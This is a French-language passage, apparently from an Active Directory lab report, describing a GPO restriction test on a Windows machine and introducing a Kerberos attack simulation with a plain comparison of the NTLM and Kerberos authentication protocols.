



Machine windows-2

- On va essayer d'accéder au Panneau de configuration dans la machine Windows 2, qui normalement n'a pas d'accès au Panneau de configuration en raison des GPO indiquées



Machine windows-2




Simulation d'une attaque kerberos

Principaux protocoles d'authentification AD

- NTLM (NT LAN Manager) : C'est un protocole d'authentification plus ancien utilisé dans les anciennes versions de Windows pour vérifier l'identité des utilisateurs et leur permettre d'accéder aux ressources du réseau. NTLM est moins sécurisé que Kerberos et présente certaines limitations en termes de sécurité.
- Kerberos : C'est un protocole d'authentification plus avancé, plus sécurisé et plus robuste que NTLM. Kerberos est le protocole privilégié dans les environnements Windows récents, notamment dans Active Directory. Il utilise des tickets pour valider l'identité des utilisateurs, réduisant ainsi les risques d'attaque par rapport à NTLM.

